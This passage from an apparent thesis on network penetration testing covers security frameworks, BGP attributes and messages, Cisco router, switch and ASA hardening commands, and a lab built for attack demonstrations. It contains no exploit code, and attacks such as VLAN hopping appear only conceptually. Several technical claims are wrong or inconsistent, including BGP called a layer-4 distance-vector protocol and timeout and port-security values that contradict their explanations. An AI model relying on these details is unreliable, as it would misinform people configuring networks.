Table 2.2 lists the most commonly used frameworks.

Table 2.2: Frameworks

No	Framework	Reference	Type
1.	WASC	[34]	Web Application Security Consortium
2.	OSSTMM	[34]	Open Source Security Testing Methodology Manual
3.	OWASP top 10	[34]	Open Web Application Security Project
4.	ISSAF	[34]	Information Systems Security Assessment Framework
5.	NIST	[34]	National Institute of Standards and Technology

Also, some of the most widely assessed vulnerabilities using these frameworks include the following [34].

- Sql injection
- Hidden backdoors
- Cross site scripting
- Cross test request forgery
- Command injection
- Bypassing authentication

The above listed vulnerabilities are difficult to trace but are inclined to the absolute usage of frameworks. Most network security companies employ pentesters based on their ability to exploit these vulnerabilities.

2.5 Objectives and Benefits

Penetration tests on a large scale are beneficial in tracing critical vulnerabilities on any organizational network, helping individual companies to either advance their technology or enhance the security by mitigating the loop holes. The main objectives of a successful penetration include security incidents identification, determining the ease of the vulnerable aspects, and examining the extent of reachability. Benefits include proving the status of network infrastructure with detailed reports and identification of critical network points that are attack prone. These tests performed regularly protect an organization's security potential [37].

2.6 Conclusion

Penetration testing on the whole is a creative invention, upholding the network security. Collaboration of the built in packages in the various tools on a suitable platform will help testing procedure have a robust impact on any network. With quality objectives and supportive environment, penetration testing is surely the highest level of network security assessment. A complete penetration testing methodology is the one that follows a systematic approach. We in this thesis follow this procedure aiming to ethically gain access to different operating systems to demonstrate a pentester's view of network security assessment. Though the penetration testing displays limitations of data loss and the domain chaos, these completely dependent on the pentester and not the procedure itself.

3. BORDER GATEWAY PROTOCOL

BGP is an abbreviation for Border Gateway Protocol. It is an inter-domain (layer-4) routing protocol also termed as distance vector protocol. The concept is to divide the large Internet into small autonomous systems enabling efficient routing [32]. In these autonomous systems, the layer-3 routing scheme is used to carry the datagram. BGP connections run on port 179 TCP. Exterior gateway protocol is predecessor to BGP. Based on the links between routing equipment, BGP is classified into two kinds [32]. Figure 3.1 illustrates this concept.




Figure 3.1: Scope of BGP

IBGP: This is called Internal Border Gateway protocol and describes the running of BGP internally within an autonomous system (AS).

EBGP: This is called External Border Gateway protocol and describes the running of BGP between two different autonomous systems.

3.1 BGP Attributes

BGP attributes lie in the details of its path attributes and the types of messages peers exchange during connection establishment.

3.1.1 Path Attributes

Path attributes used in BGP are based on the type of functionality and are as follows [47].

Origin: This defines the origin of the routing information. It comprises three values: 1, 2 and 3, based on the information learned from the intra-domain routing such RIP or OSPF, or learned from other BGP or learned from an unknown source.

AS-Path: This defines the list of autonomous systems that fall in the path from source to destination.

Next-Hop: This defines the next router in the path to which the data packet is being forwarded.

Mult-Exit-Disc (MED): By the name, this is used to define multiple exit paths to a particular destination. The lowest MED is prioritized.

Local_Pref: This value is defined by the administrator depending on the routing policy being implemented. Preference assigns values to the routes.

3.1.2 BGP Messages

BGP4 establishment typically undergo four types of messages for communication among the Autonomous systems [33]. These messages are shared between the BGP peers in the process of establishing a route in the network. Each message has its own specific meaning resembling a phase of the interface. Figure 3.2 illustrates the same in a flow chart manner.




Figure 3.2: The Process of BGP Connection Establishment [44]

Open: BGP opens a TCP connection and sends an open message to ensure neighborhood relationship. Once a router receives open message, the router evaluates authentication, autonomous system number, etc. Unless the information carried is erroneous, a keep alive message is sent back.

Notification: The BGP speaker sends out a message whenever there is an error in connection establishment. It could be regarding the autonomous system number, IP address error or anything else.

Update: The update message is for the router to withdraw destinations that have already been advertised. As the router receives an update message, it automatically updates the BGP routing table.

Keep Alive: This message is the code of confirmation among the BGP speakers to advertise as still alive. A router ends BGP session if it doesn't receive a keep alive from a neighbor.

3.2 Conclusion

With this brief study of the Border Gateway protocol, the importance is well understood. Its application in this thesis is seen in Chapter 5 of implementation. We have used BGP as the major routing protocol in the network for penetration testing. The reason for choosing BGP is its application on the Internet. Also, BGP is widely used in the current routing mechanisms, making it the best suite to replicate the real world scenario. Furthermore, the vulnerabilities, like intercept Internet traffic discovered in BGP makes its application more interesting for future work [46].

4. RELATED WORK

With the aim to research on the security configurations and applications over Cisco devices in a LAN/WAN/VLAN network, we have studied and worked with three major Cisco tools. To test security features on router, switch and firewall using virtual machines, these tools are the best way to start off. The following are the tools that were initially reviewed to work virtually with Cisco equipment.

- Cisco Packet Tracer
- Graphical Network Simulator
- Cisco Configuration Professional

4.1 Cisco Packet Tracer

We have used Cisco packet tracer to define the CCNA security terms and the mitigation algorithms over a switch and a router. The security is aimed to defend against the attackers. The attackers are both from inside and outside of the network. Attacks from outside are basically kinds like brute-force, password hacking, etc. The attacks from inside are also of huge concern. Possible threats from inside the network could be as follows.

- Usage of switches included in the network
- Accidental usage of an infected laptop
- Enabling remote communications that open a hole for broadcasting
- Attacker is adding a switch or wireless access point.

These can be widely classified into two major attack types: (a) Access attacks to switch/router and (b) LAN attacks.

4.1.1 Access Attacks

These include the type of attacks that let the attacker access the devices through the management loop. Switch/Router access control security needs to be enabled to secure the devices inside of any network. A detailed analysis of the basic access attacks is as follows.

Firstly, AAA framework is key to improve the client side security to restrict unauthorized access. AAA stands for Authentication, Authorization and Accounting [57].

i) Authentication

This deals with the individual's user accounts and passwords, providing authentication to gain access to the equipment.

```
Router (config) # username *****  
Router (config) # username ***** secret *****
```

ii) Authorization

This deals to set different levels of privilege depending on administrators and the users enable privilege level 15.

```
Router (config) #ip access-list standard 1  
Router (config) #permit **. **. **. **  
Router (config) #login quiet-mode access-class 1
```

iii) Accounting Logging

This helps to log all the login attempts on the asset from start to shut, providing a way for the administrators to maintain continuity files for security.

```
Router (config) #login on-failure log  
Router (config) #login on-failure log
```

Further, there are also other aspects such as physical security, password complexity, and Ethernet port security that help secure a network setup. Though these seem to be trivial, for an attacker this acts as an extra layer of penetration.

iv) Physical Security

This provides security at the console port with a password to enable the router.

```
Router (config) #line console 0  
Router (config-line) # password *****  
Router (config-line) # login  
Router (config-line) # no login
```

Password encryption and strength provide a perfect complexity to decrypt and crack helping to maintain and restrict users having weak passwords.

v) Encryption

“Show run” command in the usual scenario displays the password that is being used to login into the console and others. Encryption is required to have a strong password. Md5 and level7 security can be used for this purpose as follows.

```
Router (config) # service password-encryption
```

This enables type7 encryption. But type7 is not secure anymore as there are open source tools and websites that easily decrypt this sort of encryption. On the other hand, md5 encryption is much more secure.

```
Router (config) # enable secret *****
```

vi) Strength

To have more specifications over the password to have a minimum number of characters including case sensitive and symbols usage, the following needs to be configured.

```
Router (config) # security passwords min-length 10
```

The above sets a minimum length for password choice that the user needs to set.

Further, timeout on the router can be modified from the default of 10 minutes to 4.

```
Router (config-line) # exec-timeout 2  
Router (config) # login block-for 180 attempts 5 within 120
```

Login attempts are configured as above setting a limit to 3 minutes for a maximum of 5 attempts within 120 seconds to have more severe strengthening of logging. This fights against brute-force and dictionary attacks.

vii) Ethernet Port

Lastly, to remotely access into the router using telnet/SSH/AUX, a few configurations on Ethernet help maintain credible security. Also setting the enable password helps,

```
Router (config) #line vty 0-4  
Router (config-line) # password *****  
Router (config-line) #login  
Router (config-line) # enable password *****
```

4.1.2 LAN Attacks

For this record, we have considered the LAN attacks on layer 2. The type of attacks that an attacker might aim at weak LANs are VLAN hopping, spoofing attacks, DHCP attacks and ARP attacks. To restrict this type of attacks the following individual ports configuration helps.

i) DTP and VLAN Configurations

Attackers try to get access to a switch to jump to other VLANs on the network. These type of attacks let attackers broadcast domains. To not let attackers hop DTP is disabled.

DTP, in most of the Cisco devices, is automatically enabled. DTP allows ports to auto negotiate into auto mode into the trunk. If an attacker identifies this trunk, connection to the port and sending trunking protocol automatically lets switching into the trunk.

```
Switch (config) #interface range fa0/1-24  
Switch (config-if-range) #switchport mode access
```

Manually configuring modes for access, will not let ports turning into trunks. Trunking also will be turned off by this negotiation. And creating VLAN25 which is unused, makes the guess of the VLAN ID much complicated.

Switch (config-if-range) #switchport access vlan 25

It is suggested to not use default VLANs, but, by default all Cisco switches start as members as manage VLAN and native VLAN in VLAN1. We need to move VLAN1. Configure switch ports to not be configured to VLAN1. Native VLAN1 is used for backwards compatibility. VLAN hopping technique is double tagging. When a packet goes from native VLAN trunk, VLAN ID is stripped from the packet. If you have 2 IDs, the first will be stripped, the second will remain and now the packet ends up on the other side with the 2nd ID.

ii) STP

STP is enabled by default on the switches. When we have multiple switches and have the possibility of switching loops, attacker could manipulate packets and configure STP to become Route Bridge to get all spanning tree configurations.

Switch (config-if) #spanning-tree portfast
Switch (config-if) #spanning-tree bpduguard enable

Access ports need portfast enabling to allow to move from blocking to forwarding mode with listening and learning. So, “bpduguard” will shut the bpdus not to make the ports trunk.

iii) CDP

CDP is enabled by default. It is a layer two protocol, with a lot of information of neighboring switches. It can be used as reconnaissance to find out about other switches and routers.

We need to disable CDP by default. The following command will shut down CDP. CDP is useful only for VOIP in GNS3.

Switch (config-if-range) #no cdp enable

Switch port security is necessary to help defend against broadcast storm. Addition of storm control measures that will broadcast all switch ports will cause DoS LAN broadcast storm attack. Storm control is disabled by default, so we need to enable it. From the command below, if broadcast packets go past 70% of available bandwidth, the port will shut down.

Switch (config-if-range) #storm-control broadcast level 70

iv) Port Security

Mac Address spoofing is someone imitating mac address of other devices on the network. Port security will enable only one mac address allowed.

Switch (config-if-range) #switchport port-security maximum 3
Switch (config-if-range) #switchport port-security violation shutdown

This configuration shuts down the port. It will also protect/restrict further access to the port until reconfiguration.

Mac address overflow attack is when the switch is allowed to be bombarded with packets and mac address, the switch will try to save in the table with too much information piling up causing overflow. This broadcasting of all ports, making it a hub for the attacker to all ports causes an overflow attack. Allowing only one mac address with no new devices will help restrict this attack. Port security is disabled by default. We need to enable it.

Switch (config-if-range) #switchport port-security mac-address sticky

This helps enable the switch to remember or learn on the port. Also to age switch out, the following has to be configured.

Switch (config-if-range) #switchport port-security aging time 200

v) Trunking Ports

To turn the ports into trunks manually and allow to go across these trunks. Also, to set native vlan to VLAN91 instead of VLAN1, the following is configured.

*Switch (config-if-range) #switchport mode trunk
Switch (config-if) #switchport trunk allowed vlan 20,60,40,91
Switch (config-if) #switchport trunk native vlan 91
Switch (config-if) #switchport nonegotiate
Switch (config-if) #spanning-tree guard root*

The above configuration helps enable root guard on STP root ports which in turn help to protect Root Bridge. If packets are sent to switch for bpdv use, do not allow it.

Hence, we have achieved manually configure all user ports, trunk ports and port security on access points, enable portfast, BPDU guard on all access ports and root guard on STP root ports, disable unused ports, DTP on all trunk ports, CDP on all ports. All these functionalities can be visualized on the CLI using “show interface” command.

4.2 Graphical Network Simulator 3

We have used this particular tool to configure ASA and build a topology to visualize the working of the firewall practically. Adaptive security appliance is a multipurpose firewall. The ASA firewall denies traffic that is coming from outside.

Three major features are as follows [56].

- Stateful inspection, this is when a user goes onto a website online, the ASA firewall remembers the user's information in a Stateful session table and checks with the reply that is coming from outside. It is not going to deny this reply and allow communication.
- Packet filtering functionality on ASA firewall allows traffic from the exceptions made on it.
- VPN support (SSL/IPsec): This helps build a VPN to protect the confidentiality of the data traffic that is being transferred over the network.

Usually, the default security levels of the inside and the outside setup of the network are 100 and 0 with ASA firewall.

In building ASA firewall on a topology, we have used GNS3 (graphical network simulator) to be able to use a virtual PC simulator. Also, the console in the GNS3 is putty by default. We have preferred using secureCRT for this process. Once the installation of GNS3 is accomplished, the IOS images for the router 2600 and 3700 have been deployed.

4.2.1 ASA Configuration

The test settings are checked to be successful under the QEMU settings on the GNS3 application to enable ASA firewall on GNS3. On ASA tab, with a name, RAM, initrd and Kernel files have been deployed. Followed by feeding the QEMU options and Kernel command line [21] with the following respectively.

- `-vnc none -vga none -m 1024 -icount auto -hdachs 980, 16, 32`
- `-append ide_generic.probe_mask=0x01 ide_core.chs=0.0:980,16,32 auto noub
console=ttyS0,9600 bigphysarea=65536`

After the deployment of ASA firewall on GNS3 tool, SecureCRT is enabled.

Next, we have a virtual PC simulator that comes with the GNS3 package. Installing and operating virtual machines on this tool is just like any other virtual machine. All the settings on the virtual machine are configured prior to that of simulating the topology as the changes in the virtual box would only be reflected on the tool after a system reboot.

For the topology we have chosen, four virtual PCs with windows XP, Ubuntu and two windows 2003 R2 servers are involved. These machines are left disconnected from the Internet and the networking addresses on these are configured to be working on the topology. The addresses include IP address, DNS information and the gateway through the network settings. Also, the virtual Host-only Ethernet Adapters are manually added to reflect on to the main system that which is running GNS3. Also on the network settings in the virtual box, the Network adapter is manually configured using the same notation as in the main system to maintain synchronization.

With successful configurations of GNS3, Virtual box, secureCRT setup and ASA configuration, the topology is built. In a basic ASA, the three zones that involve to describe it most effectively are the LAN, WAN and DMZ [56]. With LAN counting to be the inside network, WAN as the outside network and the DMZ as the Demilitarized Zone. LAN and DMZ interfaces on the virtual box are setup with the proper coordinative configurations.

To build the topology on the GNS3, drag the ASA firewall, routers 3700, Ethernet switches and clouds. Clouds are used as media of communication for the host machines to the devices. The three clouds are named LAN, WAN and DMZ, respectively. Further, we have the configuration on these nodes with the Ethernet ports on the main machine to sync with the machines that we are looking forward to communicating with. Once all the elements are brought on the workspace on

GNS3, the connections with the proper orientation are made using the regular cable. The console ports on the devices and the ASA device have been synchronized on the secureCRT accordingly.

Similar to that of the Cisco Packet tracer, once the topology is ready, debugging and configuration is followed. Configuration steps on ASA are as below.

```
Ciscoasa >enable (to enable the ASA)
ciscoasa # configure terminal (get to the ASA privilege mode)
ciscoasa (config)#hostname ASA ( give a name to ASA)
ASA (config)# mkdir (creates a directory)
ASA (config)# mkdir NAME (names the directory)
ASA (config)# copy running-configuration disk:0/NAME/(copies conf on that directory)
ASA (config)# copy disk0:/NAME/running-configuration disk:0/NAME/startup(to launch
on start-up
ASA (config)#boot config disk0: /NAME/startup (this is saved and on startup)
ASA (config-if)# interface e0
ASA (config-if)# IP add 10.1.0.254 255.255.255.0
Similarly, configure the other two interfaces on ASA with
ASA (config-if)# IP add 192.168.5.254 255.255.255.0
ASA (config-if)# IP add 100.1.0.254 255.255.255.0
ASA (config-if)# nameif inside (to determine the security level of inside network as 100)
ASA (config-if)# security level 40 (manually assigning security)
ASA (config-if)# nameif outside (to determine the security level of outside network as 0)
```

Enable the http on the machine to be able to work with the ASDM.

```
ASA (config-if)# http 0 0 inside (to enable all the inside networks for http from remote host)
```

And further configure the routers on the topology as follows

IP address on R1 is a

- *200.0.0.1 on fa0/0*
- *250.0.0.1 on fa0/1*

Similarly, on R2

- *250.0.0.2 on fa0/1*
- *150.0.0.2 on fa0/0*

Now that the devices and the clouds are configured, the ping from any of the systems in the topology would successfully ping the machine. Be it the DMZ to LAN (or) DMZ to ASA (or) LAN to ASA. Also with the security features configured on the firewall, the incoming traffic is managed in synchronization to that of the outgoing traffic.

Further, to manage the ASA firewall using ASDM is also determined. Initially, transfer the ASDM image to ASA so that ASDM running on the computer can manage ASA.

“Copy tftp flash:” (command to copy ASDM image)

“Show flash:” (to check the flash for verification)

To set this image for the ASA use “asdm image flash:”. ASDM is on a virtual machine to check the communication and further manage. Startup wizard, configuration of interfaces and specifications would finish the setup with privilege authorization. The NAT/PAT, AAA rules along with the filtering servers, etc., are modified and tested over the ASDM.

Now on the browser in LAN, the IP address with HTTP enabled, lets ASDM run on the browser. This indicates and enables configure the ASDM to be able to manage ASA. Further, the ping from the DMZ and the LAN interfaces have been checked.

4.3 Cisco Configuration Professional

This is a real time tool that lets the administrator configure Cisco routers manually without having to use the command line. It is more dynamic and easy.

It offers the following features [39]:

- One-click router lockdown
- Innovative voice and security auditing capabilities to check and recommend changes to router configurations
- Monitoring of router status
- Troubleshooting of WAN and VPN connectivity issues.

The two major concentrations are monitoring and configuration of the devices. Through the configuration tab on the tool with the devices connected, we can configure an interface, manage security criteria over the router, or configure voice and monitor.

4.3.1 Configure

- Interface configuration: interfaces, serial, DSL, analog and digital trunks.
- Router configuration: hostname, banner, static and dynamic NAT, QoS, net flow, dynamic and DNS.
- Security configuration: Security firewall and ACL, VPN, AAA, web filter.
- Voice Configuration: telephone settings, voice mode, PSTN, dial plans and firmware.

4.3.2 Monitoring

Monitoring checks the current status of a router and manages the routers by picking the devices. This will provide an overview of the router with memory utilization and the firewall and security features. We have implemented the same topology as that of the GNS3 with minimum devices to work on the ASA firewall and the advanced security options.

We have used this tool to perform the basic security tests on the Cisco equipment. The aim was to enhance security in a network over VOIP, INTRANET, and INTERNET. Further, aimed to deploy and decide on the best security methodologies.

All the screenshots of topology and working environment related to this chapter are displayed in Appendix 2.

5. IMPLEMENTATION

A detailed description of the laboratory results of the penetration testing phases explained in the introductory chapters will be discussed in this chapter. This involves screenshots of different stages of performing tests with appropriate description. Implementation of BGP to design a working laboratory network is illustrated. Also, the steps involved in different stages of the network penetration testing procedure will be explained using python scripts, socket programming, and command and screen captures of various tools with a detailed lab infrastructure setup.

For the purpose of application penetration testing, we have considered elaborating one case of using Windows XP as the target machine. The rest of the operating systems and the exploits that we have worked on are attached in Appendix 3.

5.1 Laboratory Setup

A network lab is setup which has multiple routers, switches and operating systems. Cisco 1841 and 2611 series routers and Cisco 2950 switches are used in the Lab. A WAN network environment is designed by connecting serial interfaces on routers using DTE-DCE Cable and T1 RJ48C cables, respectively.

Figure 5.1 shows an infrastructure replicating a real world organizational network layout set using BGP routing protocol involving autonomous systems. It can be clearly observed that the topology involves both IBGP and EBGP configurations amongst the peers. Individual machines and Cisco equipment are configured as indicated in the Appendix 1. Also, configuration steps, BGP peers and IP routes are shown in Appendix 3. For this lab, we have used BGP-4 as the running protocol on the routers as BGP is currently used by both ISPs and local networks.




Figure 5.1: Lab Topology for Demonstrating Application Attacks

Since it is a lab infrastructure, having a domain with a world wide web was not possible for various reasons. So we have configured local domains on Windows server 2003 and Windows server 2008 machines. Routers and switches are configured with the basic network configuration commands using BGP involving three autonomous systems as shown in the figure using hyper terminal. These devices with the computers form a network and are checked to ping each other. In the lab setup, Linux and Ubuntu machines are attacking machines, and the rest of the Windows operating systems and Metasploitable are the victims.

Figure 5.2 and Figure 5.3 are the other network topologies we have used for better understanding of the basic network security features and routing protocols. Utility of Cisco 2600 routers is predominant in these two assessments.




Figure 5.2: Lab Topology for Layer 3 Penetration Attacks




Figure 5.3: Lab Topology for Layer 2 Penetration Attacks

The routers and host machines in Figures 5.2 and 5.3 are configured as displayed in the respective figures.

Figure 5.4 displays the actual setup in the laboratory. This clearly shows various desktop machines, routers, switches, cables, etc. Starting top left, Windows 7 laptop, 1841 routers stack showing front panel, Windows XP desktop, Ubuntu 12.04 desktop, Windows 2008 Server, Windows 2003 Server, Kali Linux desktop, Routers showing the connections made using RJ48 straight through cables and the panoramic picture of the lab. This panorama also includes Cisco 2950 switches, Cisco Catalyst 7000 series routers that we have used for understanding purposes.




Figure 5.4: Actual Laboratory Setup

